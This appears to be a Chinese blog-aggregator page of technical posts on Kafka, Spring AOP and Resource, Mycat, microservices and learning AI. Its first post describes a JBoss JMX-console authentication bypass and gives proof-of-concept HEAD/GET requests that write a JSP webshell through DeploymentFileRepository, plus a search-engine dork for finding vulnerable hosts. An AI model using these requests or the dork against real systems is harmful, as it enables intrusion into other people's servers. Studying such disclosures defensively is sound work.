首页 文章 精选 留言 我的

精选列表

搜索[非自回归核心技术],共10007篇文章
优秀的个人博客,低调大师

jboss非授权访问漏洞

jboss漏洞参考:http://blog.mindedsecurity.com/2010/04/good-bye-critical-jboss-0day.html 具体影响: RedHat JBoss EAP 4.3 RedHat JBoss EAP 4.2 JBoss企业应用平台(EAP)是J2EE应用的中间件平台。 JMX控制台配置仅对使用GET和POST HTTP命令的请求指定了认证要求,远程攻击者可以创建没有指定GET或POST的HTTP请求以admin身份进行操作。其实在 RHSA-2008:0828更新修复了未经认证用户可访问状态servlet的漏洞(CVE-2008-3273);但RHSA-2009:0349中 的bug修复重新引入了这个漏洞。在metasploit中已经看到更新了这个漏洞插件: msf > search jboss [*] Searching loaded modules for pattern ‘jboss’… Exploits ======== Name Rank Description —- —- ———– multi/http/jboss_deploymentfilerepository excellent JBoss Java Class DeploymentFileRepository Directory Traversal multi/http/jboss_maindeployer excellent JBoss JMX Console Deployer Upload and Execute ………… poc: HEAD /jmx-console/HtmlAdaptor;index.jsp?action=invokeOp&name=jboss.admin%3Aservice%3DDeploymentFileRepository&methodIndex=6&arg0=..%2Fjmx-console.war%2F&arg1=ikki&arg2=.jsp&arg3=%3C%25%40+page+import%3D%22java.io.*……. HTTP/1.1 用baidu“inurl:jmx-console”,发现用4.2、4.3版本的不少,可惜主要是windows平台为主。 这里还可以延伸一个小技巧,虽然有些jboss没有密码,但不允许远程发布文件,我们可以用以下解决: GET /jmx-console/HtmlAdaptor;index.jsp?action=invokeOp&name=jboss.admin%3Aservice%3DDeploymentFileRepository&methodIndex=6&arg0=..%2Fjmx-console.war%2F&arg1=ikki&arg2=.jsp&arg3=%3C%25%40+page+import%3D%22java.io.*……. (木马代码) HTTP/1.1 这也是jboss autopwn里的方法。当然metasploit也实现了这点。 本文转hackfreer51CTO博客,原文链接:http://blog.51cto.com/pnig0s1992/422584,如需转载请自行联系原作者

优秀的个人博客,低调大师

花非花,物非物,AI岂是池中物(人工智能篇)

转载请标明出处: http://blog.csdn.net/DJY1992/article/details/74979436 本文出自:【奥特曼超人的博客】 AI(Artificial Intelligence),即人工智能。人工智能领域的研究包括机器人、语音识别、图像识别、自然语言处理和专家系统等。人工智能从诞生以来,理论和技术日益成熟,应用领域也不断扩大,可以设想,未来人工智能带来的科技产品,将会是人类智慧的“容器”。 可观看上篇文章:CSDN观点:人工智能会不会取代开发它的人? 所谓的人工智能,是可以对人的意识、思维的信息过程的模拟。 Q:你会为 AI 转型?学习代价有多大? 我想大部分不会All-In , 毕竟每个人都有家庭、有消费,当然,也有自己的职业生涯顾虑。职业发展稍有不慎,将掉进坑里,不说其它的,光是入行所学习的代价就是巨大的,如果你不是在校研究生、硕士生,我想学习上的优势并不是很大,而且不同的行业所涉及的学科都是不同的,如认知科学,数学,神经生理学,心理学,计算机科学,信息论,控制论,不定性论,仿生学,社会结构学与科学发展观,也就是说,如果真的从事这行业,一个人也只能单方面的针对某个行业的某个领域。 Q:AI 人工智能领域的状况? 微软小冰、人机围棋大战、亦或是昨天的百度 AI 开发者大会,无一不代表着人工智能的火热,光是百度养的那几支团队,耗费都是“惊人”的,两个字,太贵。 Q:AI 人工智能的实现方法?用什么工具或语言? 我们大部分都是用传统的编程语言,如JAVA\C#\C\C++\ANDROID\IOS 等,那很多人不是太理解人工智能要怎么操作?用什么语言? 先来看看实现方法,百度上已给出很好的解释,这里精简一下,AI 在计算机上实现时有2种不同的方式: 一种是采用传统的编程技术,使系统呈现智能的效果,而不考虑所用方法是否与人或动物机体所用的方法相同。这种方法叫工程学方法(ENGINEERING APPROACH),它已在一些领域内作出了成果,如文字识别、电脑下棋等。 另一种是模拟法(MODELING APPROACH),它不仅要看效果,还要求实现方法也和人类或生物机体所用的方法相同或相类似。 遗传算法(GENERIC ALGORITHM,简称GA)和人工神经网络(ARTIFICIAL NEURAL NETWORK,简称ANN) 均属后一类型。 为了得到相同智能效果,两种方式通常都可使用。 采用前一种方法,需要人工详细规定程序逻辑,如果游戏简单,还是方便的。如果游戏复杂,角色数量和活动空间增加,相应的逻辑就会很复杂(按指数式增长),人工编程就非常繁琐,容易出错。而一旦出错,就必须修改原程序,重新编译、调试,最后为用户提供一个新的版本或提供一个新补丁,非常麻烦。 采用后一种方法时,编程者要为每一角色设计一个智能系统(一个模块)来进行控制,这个智能系统(模块)开始什么也不懂,就像初生婴儿那样,但它能够学习,能渐渐地适应环境,应付各种复杂情况。这种系统开始也常犯错误,但它能吸取教训,下一次运行时就可能改正,至少不会永远错下去,用不到发布新版本或打补丁。利用这种方法来实现人工智能,要求编程者具有生物学的思考方法,入门难度大一点。但一旦入了门,就可得到广泛应用。由于这种方法编程时无须对角色的活动规律做详细规定,应用于复杂问题,通常会比前一种方法更省力。 至于用什么工具和语言,就看个人了,学习的前期是,你数学 Very good ,反正博主我是不行了。 Q:个人对AI远景的看法? 人工智能是一门边沿学科,也是一门交叉学科,虽然说冲击着某些行业,如无人驾驶汽车等,但大部分大多数的实现方式都是基于大数据和模拟预测的方式,至目前而言,研究院内还无法模拟出机器的专属情感与自我意识,当然,这就是为何未来还是需要编程人员,因为无法自主实现,还有一点就是基因遗传学,这里所谓的基因遗传学并不是类似人类的DNA,而是RB的自主创造性思维能力,到目前为止,计算机或者人工智能的智能水平在不断提高,但是人工智能的意识还是零。 换句话说,我们现在没有任何指标证明或者任何迹象表明计算机和人工智能 在未来 能获得这种意识。其实在这一块的技术发展上,我们还是属于慢动作的,期待未来的科技能更智能化。 Q:建议大家去学习这一块? 要看个人兴趣了,上面也提及了这块的学习成本,如果有兴趣的去了解下也无妨,如果基础不是太扎实的,想要深入的建议先去补下数学方面,还有相关的算法知识,如果基础不是太好又想往这方面的职业生涯走,恐怕要吃不少苦头,还不如在自己的专属下深入,如果基础底子不错的,也不建议All-In,可以抽80%的精力去学习,保留20%作为后路。 || 版权声明:本文为博主杜锦阳原创文章,转载请注明出处。

优秀的个人博客,低调大师

回归架构本质,重新理解微服务

第一部分:微服务的诞生、演变以及应用策略 记者:近几年来,微服务架构设计方式被提出并在越来越多的企业中得以实践和落地,但对于刚开始接触微服务的人来说,还是不知道要从哪些方面开始了解。您能否结合软件架构的发展历史,聊聊微服务的发展与特征。 梁鑫:微服务本质上是一种架构的风格,如果要了解微服务,我认为需要先了解整个架构的发展脉络。 软件架构,总是在不断的演进中。如果把时间退回到二十年前,当时企业级领域研发主要推崇的还是C/S模式,PB、Delphi这样的开发软件是企业应用开发的主流。 随着时间的推移,我们发现标准化的客户端存在一些弊病,比如我有一千个终端,升级版本需要每一台终端都升级,这是非常麻烦的。然后,企业应用研发开始向互联网学习,把浏览器作为客户端来使用,就可以避免这个问题。因此,基于浏览器的B/S架构开始渐渐流行起来。 刚开始的时候是A

优秀的个人博客,低调大师

Kafka核心技术概念与架构原理

简介 Kafka起初是由LinkedIn公司采⽤Scala语⾔开发的⼀个多分区、多副本且基于ZooKeeper协调的分布式 消息系统,现已捐献给Apache基⾦会。⽬前Kafka已经定位为⼀个分布式流式处理平台,它以⾼吞吐、 可持久化、可⽔平扩展、⽀持流数据处理等多种特性被⼴泛使⽤。在0.10版本之前,Kafka主要定位是分布式、⾼吞吐、低延迟的消息引擎,平时⼯作中常⽤的消息中间件还有很多,⽐如RabbitMQ,RocketMQ等。 从0.10版本开始,Kafka提供了连接器(kafka connect)和流处理(kafka stream),定位也从消息引擎变为流式处理平台。⽬前⽐较流⾏的另⼀个流式处理平台Pulsar。Pulsar与Kafka的对⽐也被⼤家津津乐道,其⼤部分都是对⽐ Pulsar 和 Kafka 在性能、架构和特性⽅⾯的区别。 Kafka一些重要概念 Producer:消息⽣产者,向 Kafka Broker 发消息的客户端。 Consumer:消息消费者,从 Kafka Broker 取消息的客户端。 Consumer Group:消费者组(CG),消费者组内每个消费者负责消费不同分区的数据,提⾼消费能 ⼒。⼀个分区只能由组内⼀个消费者消费,消费者组之间互不影响。所有的消费者都属于某个消费者组,即消费者组是逻辑上的⼀个订阅者。 Broker:⼀台 Kafka 机器就是⼀个Broker。⼀个集群由多个 Broker 组成。⼀个 Broker 可以容纳多个 Topic。 Topic:可以理解为⼀个队列,Topic 将消息分类,⽣产者和消费者⾯向的是同⼀个Topic。 Partition:为了实现扩展性,提⾼并发能⼒,⼀个⾮常⼤的Topic 可以分布到多个 Broker (即服务器)上,⼀个Topic可以分为多个Partition,每个Partition是⼀个有序的队列。 Replica:副本,为实现备份的功能,保证集群中的某个节点发⽣故障时,该节点上的Partition数据不丢失,且 Kafka仍然能够继续⼯作,Kafka提供了副本机制,⼀个Topic的每个分区都有若⼲个副本,⼀个 Leader和若⼲个Follower。 Leader:每个分区多个副本的“主”副本,⽣产者发送数据的对象,以及消费者消费数据的对象,都 是 Leader。 Follower:每个分区多个副本的“从”副本,实时从 Leader中同步数据,保持和Leader数据的同步。Leader 发⽣故障时,某个Follower 还会成为新的Leader。 Offset:消费者消费的位置信息,监控数据消费到什么位置,当消费者挂掉再重新恢复的时候,可以从消费位置继续消费。 Zookeeper:Kafka集群能够正常⼯作,需要依赖于 Zookeeper,Zookeeper 帮助 Kafka 存储和 管理集群信息。 Kafka原理 控制器选举及恢复 控制器是Kafka的核⼼组件之⼀,它的主要作⽤是在 ZooKeeper 的帮助下协调和管理整个Kafka集群。 Kafka 利⽤ZooKeeper 的领导者选举机制,每个Broker 都会参与竞选主控制器,但是最终只会有⼀个 Broker 可以成为主控制器。 控制器有以下⼏个职责: 监听分区相关的变化,例如:运⾏kafka-reassign-partitions.sh 脚本对已有主题分区的细粒度的分配功能 监听主题相关的变化 监听broker相关的变化 控制器选举:每个代理节点都会作为ZooKeeper的客户端,向ZooKeeper 服务端尝试创建 /controller 临时节点,但是最终只有 1 个Broker 可以成功创建临时节点。因为 /controller 节点是临时节点,当主控制器出现故障或者会话失效时,临时节点会被删除。此时所有的Broker 都会重新竞选 Leader,也就是尝试创建 /controller临时节点。 Kafka控制器将Broker节点信息存放在 ZooKeeper 的 /controller节点上,每个broker都会在内存中保存当前控制器的brokerid值,这个值可以标识为activeControllerId,每个broker还会对/controller节点添加监听器,以此来监听此节点的数据变化。 当/controller节点的数据发⽣变化时,每个broker都会更新⾃身内存中保存的activeControllerId。如果 broker在数据变更前是控制器,在数据变更后⾃身的brokerid值与新的activeControllerId值不⼀致,那 么就需要“退位”,关闭相应的资源。有可能控制器由于异常⽽下线,造成/controller这个临时节点被⾃动 删除;也有可能是其他原因将此节点删除了。 当/controller节点被删除时,每个broker都会进⾏选举。如果有特殊需要,则可以⼿动删除/controller节点来触发新⼀轮的选举,当然关闭控制器对应的broker以及⼿动向/controller节点写⼊新的brokerid所对应的数据同样可以触发新⼀轮的选举。 分区leader的选举 分区leader副本的选举由Kafka Controller 负责具体实施。当创建分区(创建主题或增加分区都有创建分区的动作)或分区上线(⽐如分区中原先的leader副本下线,此时分区需要选举⼀个新的leader上线来 对外提供服务)的时候都需要执⾏leader的选举动作。 基本思路是按照AR集合中副本的顺序查找第⼀个存活的副本,并且这个副本在ISR集合中。⼀个分区的 AR集合在分配的时候就被指定,并且只要不发⽣重分配的情况,集合内部副本的顺序是保持不变的,⽽ 分区的ISR集合中副本的顺序可能会改变。注意这⾥是根据AR的顺序⽽不是ISR的顺序进⾏选举的。举个 例⼦,集群中有3个节点:broker0、broker1、broker2,在某⼀时刻具有3个分区且副本因⼦为3的主题 quickstart的具体信息如下: 此时关闭broker0,那么对于分区2⽽⾔,存活的AR就变为[1,2],同时ISR变为[2,1]。此时查看主题 quickstart的具体信息,分区2的leader就变为了1⽽不是2。 如果ISR集合中没有可⽤的副本,那么此时还需要再检查⼀下所配置的unclean.leader.election.enable参 数(默认值为false)。如果这个参数配置为true,那么表示允许从⾮ISR列表中选举leader,从AR列表 中找到第⼀个存活的副本即为leader。 当分区进⾏重分配的时候也需要执⾏leader的选举动作。这个选举策略⽐较简单:从重分配的AR列表中 找到第⼀个存活的副本,且这个副本在⽬前的ISR列表中。当发⽣优先副本的选举时,直接将优先副本设置为leader即可,AR集合中的第⼀个副本即为优先副本。 还有⼀种情况就是当某节点被优雅地关闭(也就是执⾏ControlledShutdown)时,位于这个节点上的 leader副本都会下线,所以与此对应的分区需要执⾏leader的选举。这⾥的具体思路为:从AR列表中找 到第⼀个存活的副本,且这个副本在⽬前的ISR列表中,与此同时还要确保这个副本不处于正在被关闭的 节点上。 Kafka的核心概念我们就介绍到这里,下一篇文章,我们将为大家带带来Kafka分区分配策略的介绍。 更多福利 云智慧已开源集轻量级、聚合型、智能运维为一体的综合运维管理平台OMP(Operation Management Platform) ,具备 纳管、部署、监控、巡检、自愈、备份、恢复 等功能,可为用户提供便捷的运维能力和业务管理,在提高运维人员等工作效率的同时,极大提升了业务的连续性和安全性。点击下方地址链接,欢迎大家给OMP点赞送star,了解更多相关内容~ GitHub地址:https://github.com/CloudWise-OpenSource/OMP Gitee地址:https://gitee.com/CloudWise/OMP 微信扫描识别下方二维码,备注【OMP】加入AIOps社区运维管理平台OMP开发者交流群,与OMP项目PMC当面交流,和更多行业大佬一起交流学习~

优秀的个人博客,低调大师

Spring 框架文档之核心技术—— AOP

AOP AOP 提供一种新的思考程序结构的方法来补充 OOP。OOP 中模块的关键是类,而 AOP 中模块的关键是切面。切面支持跨多个类型和对象的模块化(如事务管理)。 AOP 概念 切面 —— 在切入点进行通知操作的过程(包含通知和切人点的类 @Aspect) 连接点 —— 所有可能被织入通知的候选点(具体业务逻辑方法) 切入点 —— 满足匹配规则的连接点(@Pointcut) 目标对象 —— 被一到多个切面通知的对象 AOP 代理 —— AOP 框架基于切面规则创建的对象 织入 —— 创建通知对象关联切面和其他应用 通知 —— 对切入点进行的操作 前置通知 —— 在连接点之前执行的通知(@Before) 后置通知 —— 在连接点正常完成后执行的通知(@AfterReturning) 环绕通知 —— 在方法调用前后执行的通知(@Around) 异常通知 —— 方法抛出异常时执行的通知(@AfterThrowing) 最终通知 —— 从连接点退出后执行的通知(@After) Spring AOP 目标 纯 Java 实现。不需要特殊的编译过程。不需要控制类加载器层次结构,适合在 Servlet 容器或应用程序服务器中使用。 只支持方法执行连接点。如果需要字段拦截和更新连接点,考虑 AspectJ 之类的语言。 Spring AOP 不是提供最完整的 AOP 实现。其目标是提供 AOP 实现和 Spring IoC 之间的紧密集成。 AOP 代理 Spring AOP 默认使用标准 JDK 动态代理实现 AOP 代理。 Spring AOP 还可以使用CGLIB代理。 @Aspect 风格 激活 @AspectJ 支持 —— 通过自动代理,Spring 自动为被通知的 Bean 生成代理来拦截方法调用,确保按需执行通知 @Configuration @EnableAspectJAutoProxy public class AppConfig { } 定义一个切面 —— 在应用程序上下文中使用 @AspectJ 类定义 Bean 会被 Spring 自动检测到,并用于配置 Spring AOP @Aspect public class NotVeryUsefulAspect { } 定义一个切入点 —— 确定感兴趣的连接点,从而使我们能够控制何时执行通知。 @Pointcut("execution(* transfer(..))")// 切入点表达式 private void anyOldTransfer() {} execution —— 用于匹配方法执行连接点 within —— 将匹配限制为特定类型中的连接点 this —— 将匹配限制为 Bean 引用(AOP 代理)是给定类型实例的连接点 target —— 将匹配限制为目标对象是给定类型实例的连接点 args —— 将匹配限制为参数是给定类型实例的连接点 @target —— 将匹配限制为执行对象的类具有给定类型注解的连接点 @args —— 将匹配限制为传递的实际参数的运行时类型具有给定类型注解的连接点 @within —— 将匹配限制为与具有给定注解类型的连接点 @annotation —— 将匹配限制为连接点的主题具有给定类型注释的连接点 @Aspect public class SystemArchitecture { @Pointcut("within(com.xyz.someapp.web..*)") public void inWebLayer() {} @Pointcut("within(com.xyz.someapp.service..*)") public void inServiceLayer() {} @Pointcut("within(com.xyz.someapp.dao..*)") public void inDataAccessLayer() {} @Pointcut("execution(* com.xyz.someapp..service.*.*(..))") public void businessService() {} @Pointcut("execution(* com.xyz.someapp.dao.*.*(..))") public void dataAccessOperation() {} } execution(修饰符? 返回类型 包名?方法名称(参数类型) 异常类型?) //拦截任何公共方法的执行 execution(public * *(..)) //拦截任何以 set 开头的方法的执行 execution(* set*(..)) //拦截任何定义在 AccountService 接口中的方法的执行 execution(* com.xyz.service.AccountService.*(..)) //拦截任何定义在 service 包中的方法的执行 execution(* com.xyz.service.*.*(..)) //拦截任何定义在 service 包或者其一个子包中的方法的执行 execution(* com.xyz.service..*.*(..)) //拦截 service 包中的连接点 within(com.xyz.service.*) //拦截 service 包或者其一个子包中的连接点 within(com.xyz.service..*) //拦截实现 AccountService 接口的代理的连接点 this(com.xyz.service.AccountService) //拦截实现 AccountService 接口的目标对象的连接点 target(com.xyz.service.AccountService) //拦截参数只有一个 Serializable 的连接点 args(java.io.Serializable) //拦截目标对象有 @Transactional 注解的连接点 @target(org.springframework.transaction.annotation.Transactional) //拦截目标对象的声明类型有 @Transactional 注解的连接点 @within(org.springframework.transaction.annotation.Transactional) //拦截执行方法有 @Transactional 注解的连接点 @annotation(org.springframework.transaction.annotation.Transactional) //拦截参数只有一个 @Classified 注解的连接点 @args(com.xyz.security.Classified) 定义通知 —— 与切入点表达式相关联,并在匹配的方法执行之前、之后或前后运行 @Before("com.xyz.myapp.SystemArchitecture.dataAccessOperation()") public void doAccessCheck() { // ... } @AfterReturning("com.xyz.myapp.SystemArchitecture.dataAccessOperation()") public void doAccessCheck() { // ... } @AfterReturning( pointcut="com.xyz.myapp.SystemArchitecture.dataAccessOperation()", returning="retVal") public void doAccessCheck(Object retVal) { // ... } @AfterThrowing("com.xyz.myapp.SystemArchitecture.dataAccessOperation()") public void doRecoveryActions() { // ... } @AfterThrowing( pointcut="com.xyz.myapp.SystemArchitecture.dataAccessOperation()", throwing="ex") public void doRecoveryActions(DataAccessException ex) { // ... } @After("com.xyz.myapp.SystemArchitecture.dataAccessOperation()") public void doReleaseLock() { // ... } @Around("com.xyz.myapp.SystemArchitecture.businessService()") public Object doBasicProfiling(ProceedingJoinPoint pjp) throws Throwable { // start stopwatch Object retVal = pjp.proceed(); // stop stopwatch return retVal; } JoinPoint 参数 —— ProceedingJoinPoint 是 JoinPoint 的子类 getArgs(): 返回方法参数 getThis(): 返回代理对象 getTarget(): 返回目标对象 getSignature(): 返回被通知方法的描述 toString(): 打印被通知方法的描述 传递参数给通知 @Before("com.xyz.myapp.SystemArchitecture.dataAccessOperation() && args(account,..)") public void validateAccount(Account account) { // ... } @Pointcut("com.xyz.myapp.SystemArchitecture.dataAccessOperation() && args(account,..)") private void accountDataAccessOperation(Account account) {} @Before("accountDataAccessOperation(account)") public void validateAccount(Account account) { // ... } @Retention(RetentionPolicy.RUNTIME) @Target(ElementType.METHOD) public @interface Auditable { AuditCode value(); } @Before("com.xyz.lib.Pointcuts.anyPublicMethod() && @annotation(auditable)") public void audit(Auditable auditable) { AuditCode code = auditable.value(); // ... } public interface Sample<T> { void sampleGenericMethod(T param); void sampleGenericCollectionMethod(Collection<T> param); } @Before("execution(* ..Sample+.sampleGenericMethod(*)) && args(param)") public void beforeSampleMethod(MyType param) { // Advice implementation } @Before("execution(* ..Sample+.sampleGenericCollectionMethod(*)) && args(param)") public void beforeSampleMethod(Collection<MyType> param) { // Advice implementation } @Before(value="com.xyz.lib.Pointcuts.anyPublicMethod() && target(bean) && @annotation(auditable)", argNames="bean,auditable") public void audit(Object bean, Auditable auditable) { AuditCode code = auditable.value(); // ... use code and bean } //第一参数是 JoinPoint, ProceedingJoinPoint, 或者 JoinPoint.StaticPart 类型,argNames 中可以省略 @Before(value="com.xyz.lib.Pointcuts.anyPublicMethod() && target(bean) && @annotation(auditable)", argNames="bean,auditable") public void audit(JoinPoint jp, Object bean, Auditable auditable) { AuditCode code = auditable.value(); // ... use code, bean, and jp } @Before("com.xyz.lib.Pointcuts.anyPublicMethod()") public void audit(JoinPoint jp) { // ... use jp } @Around("execution(List<Account> find*(..)) && " + "com.xyz.myapp.SystemArchitecture.inDataAccessLayer() && " + "args(accountHolderNamePattern)") public Object preProcessQueryPattern(ProceedingJoinPoint pjp, String accountHolderNamePattern) throws Throwable { String newPattern = preProcess(accountHolderNamePattern); return pjp.proceed(new Object[] {newPattern}); } 代理机制 Spring AOP 使用 JDK 动态代理或 CGLIB 为给定的目标对象创建代理。 如目标对象实现至少一个接口,则使用 JDK 动态代理。如目标对象没有实现任何接口,则创建一个 CGLIB 代理。 public class SimplePojo implements Pojo { public void foo() { // this next method invocation is a direct call on the 'this' reference this.bar(); } public void bar() { // some logic... } } public class Main { public static void main(String[] args) { ProxyFactory factory = new ProxyFactory(new SimplePojo()); factory.addInterface(Pojo.class); factory.addAdvice(new RetryAdvice()); Pojo pojo = (Pojo) factory.getProxy(); // this is a method call on the proxy! pojo.foo(); } } API Pointcut public interface Pointcut { ClassFilter getClassFilter(); MethodMatcher getMethodMatcher(); } public interface ClassFilter { boolean matches(Class clazz); } public interface MethodMatcher { boolean matches(Method m, Class targetClass); boolean isRuntime(); boolean matches(Method m, Class targetClass, Object[] args); }

优秀的个人博客,低调大师

Spring 框架文档之核心技术—— Resource

Resource Resource 接口定义 public interface Resource extends InputStreamSource { /** * 返回此资源的 URL 句柄 */ URL getURL() throws IOException; /** * 返回此资源的 URI 句柄 */ URI getURI() throws IOException; /** * 返回此资源的 File 句柄 */ File getFile() throws IOException; /** * 创建此资源的关联资源 */ Resource createRelative(String relativePath) throws IOException; } public interface InputStreamSource { /** * 返回底层资源内容的 InputStream */ InputStream getInputStream() throws IOException; } 内置 Resource 实现者 UrlResource —— 封装 java.net.URL,用于访问通过URL访问的任何对象,例如 file:、http:、ftp: 等 ClassPathResource —— 使用线程上下文类加载器、给定的类加载器或给定的类从类路径加载资源。如 classpath: FileSystemResource —— 从文件系统加载资源 ServletContextResource —— 从 Web 应用根目录的相对路径中加载资源,支持 URL、流、File(资源位于文件系统)访问 InputStreamResource —— 在没有特定的资源实现时使用 ByteArrayResource —— 从任何给定的字节数组加载资源 ResourceLoader 返回资源类型确认 //对于 ClassPathXmlApplicationContext, 返回 ClassPathResource //对于 FileSystemXmlApplicationContext, 返回 FileSystemResource //对于 WebApplicationContext, 返回 ServletContextResource Resource template = ctx.getResource("some/resource/path/myTemplate.txt"); //指定 classpath:,返回 ClassPathResource Resource template = ctx.getResource("classpath:some/resource/path/myTemplate.txt"); //指定 file:、http:,返回 UrlResource Resource template = ctx.getResource("file:///some/resource/path/myTemplate.txt"); Resource template = ctx.getResource("https://myhost.com/resource/path/myTemplate.txt"); 与 ApplicationContext 协作 ApplicationContext ctx = new ClassPathXmlApplicationContext("conf/appContext.xml"); //注意:FileSystemXmlApplicationContext 强制将 FileSystemResource 路径当作相对路径 ApplicationContext ctx = new FileSystemXmlApplicationContext("conf/appContext.xml"); //如要使用绝对路径,推荐使用 file: 形式的 UrlResource ApplicationContext ctx = new FileSystemXmlApplicationContext("file:///conf/context.xml");

优秀的个人博客,低调大师

Mycat分库分表核心技术分析


1、线程模型 1.1、Reactor多线程 1.2、处理流程 1)NIOAccetpor中的Selector只接收SocketChannel的accept事件; 2)从NIOReactor[]数组中依次获取一个NIOReactor; 3) 将此SocketChannel放到对应NIOReactor中的Queue中; 4)由NIOReactor新建的Thread,不断循环将Queue中的SocketChannel取出并注册到当前NIOReactor关联的Selector上面; 5)不断循环Selector返回的SelectionKey进行数据读取; 6)从DirectByteBufferPoll中先分配一块内存(trunk=4k); 7)读取SocketChannel中的数据,如果一个trunk可以读完数据则进行认证、mysql协议解析,encode、并调用对应的handler处理。否则计算报文的长度根据size分配足够的内存,并将之前读取的数据copy进来,继续读取直至读完。 1.3、流程图 1.4、优点 1)一个NIOAcceptor(聚合了一个Selector,一个线程)可以处理成百上千的客户端连接,每当有一个新的客户端连接时,就从NIOReactor[]数组中顺序获取一个NIOReactor,当达到数组上限时重新返回0,基本保障了NIOReactor间的负载均衡。 2)通过NIOReactor[]线程组实现了串行化线程水平并行执行,线程之间没有交集,充分利用多核提升并行处理能力。 3)NIOReactor[]线程组互不影响,起到故障隔离作用。 4)报文的读取、解析、编码、以及后续Handler的执行,始终都在一个NIOReactor 的IO线程上面操作,避免了线程上下文切换和并发修复的风险。 1.5、缺点 1)维护性差:IO线程和handler业务线程为同一个线程,一旦handler处理(认证、解析、PS渲染、SQL解析、SQL路由)出现延迟,这些延迟毛刺定位难度很大。 1.6、思考 1、为什么不使用主从Reactor? 2、为什么或怎么可以把IO线程和业务Handler分开? 2、内存管理 DirectByteBufferPool启动时向系统申请固定数量(PROCESSORS * 20),大小(512 * 4096)一样的连续内存空间用于创建ByteBufferPage,ByteBufferPage被切分为固定大小的trunk(4096)块。通过BitSet位图进行内存的分配和回收,1代表已使用,0代表未使用,在每个ByteBufferPage上面通过AtomicBoolean实现并发控制。 2.1、分配流程 1)根据size计算需要的trunk数量,整块连续分配,size<4K则分配一个trunk; 2)根据上次分配的Page+1,依次从ByteBufferPage[]中取出一个进行分配,报错分配分配相对均衡,同时一定程度上缓解了线程间的竞争。 3)分配时先对ByteBufferPage通过AtomicBoolean进行加锁,找到符合数量(BitSet为0)的连续空间,通过ByteBuffer的limit()和position()以及slice()进行分配,同时将对应的BitSet位图置为1,如果找不到则去下个Page中分配; 4)如果都没有空间,则再分配异常,再没有则使用HeapByteBuffer。 2.2、优点 1)DirectByteBuffer的分配和释放比堆内慢10-20倍,进行池化可以快速分配内存; 2)池化技术可以使对象复用,降低GC频率。 3)trunk块大小相同,BitSet位图内存分配和回收简单; 4)做为全局数据,通过设置ByteBufferPage[]数量,缓解多线程环境下的锁竞争; 2.3、缺点 1) 一次性申请完成之后,不能动态扩展; 2)固定大小内存,管理的粒度很粗,碎片较大; 2.4、Netty内存管理 Netty内存池的层级结构主要分为,Arena,ChunkList、Chunk、Page、SubPage Arena:代表一个内存区域,内存池由Arena[]数组组成,分配时每个线程按照轮训策略选择一个Arena分配。一个Arena由两个PoolSubPage和ChunkList双向链表组成。 ChunkList:由多个Chunk组成的双向链表,可动态变化。 Chunk:每个Chunk由默认由2048个Page组成。 Page:大小固定,默认8K,通过完全二叉树管理Page的分配和释放。 SubPage:大小不固定,又分为tinySubPage,区间[16,512)和smallSubPage,区间[512,4096),通过位图分配和释放。 3、Druid SQL Parser 代码结构: 1、Parser:将SQL转换成AST(抽象语法树),包括Parser(语法解析)和Lexer(词法解析) 2、AST(Abstract Syntax Tree) 3、Visitor:遍历AST的工具 4、执行流程:词法解析(SQL词库) -> 语法解析(校验是否符合语法逻辑,如from 后面要跟表名) -> 输出AST 4、连接池 4.1、定时任务 1)后端连接检测:SQL执行超时(300s)检查、Idle检查; 2)前端连接检测:Idle检查(默认30min); 3) 